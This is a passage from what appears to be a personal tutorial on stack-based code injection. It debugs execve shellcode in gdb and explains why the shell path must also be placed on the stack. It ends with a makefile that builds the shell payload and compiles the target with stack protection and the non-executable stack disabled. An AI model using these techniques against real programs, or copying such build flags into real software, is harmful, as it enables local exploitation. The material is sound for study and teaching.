   0x7fffffffe895:  movabs $0x402000,%rdi
   0x7fffffffe89f:  mov    $0x0,%esi
   0x7fffffffe8a4:  mov    $0x0,%edx
   0x7fffffffe8a9:  syscall
```

Lets step 5 instructions to see where the sigfault is happening:

```
(gdb) ni
0x00007fffffffe895 in ?? ()
(gdb)
0x00007fffffffe89f in ?? ()
(gdb)
0x00007fffffffe8a4 in ?? ()
(gdb)
0x00007fffffffe8a9 in ?? ()
(gdb)
0x00007fffffffe8ab in ?? ()
(gdb)

Program received signal SIGSEGV, Segmentation fault.
```

Ok, so again the error is in the assembly code. But where? Its definitely not in the eax line cause this is where the execve call number goes and it is correct. It is definitely not in esi or edx lines because Pete said they can be null (proof by intimidation). So the only possible place is in the rdi line same as before. Well we have the correct address returned by the linking command there, so why is it not working? Why do we assume that we have access to the data at 0x402000? Because it worked before when we ran the shell straight from the command line (./exec-shell). Well, that it true and not true. The exec-shell program is an entirely different program than the say_hi program. We should not assume that say_hi can access the same memory spaces that exec-shell can. The solution? we should save the path to the shell program in memory addresses that say_hi can access. Where? same place we injected the shell code-the stack. We can just pass the path for the program before the shell instructions in name.

Here is my make file (I am running gdb as: gdb hi):

Code Injection

```
shell_make: exec-shell.asm hi.c
  nasm -f elf64 -o exec-shell.bin exec-shell.asm
  ld -o exec-shell exec-shell.bin
  gcc -fno-stack-protector -Wl,-z,execstack -o hi hi.c

hi: hi.c
  gcc -g -o hi hi.c

.PHONY: clean
clean:
  rm -f exec-shell
```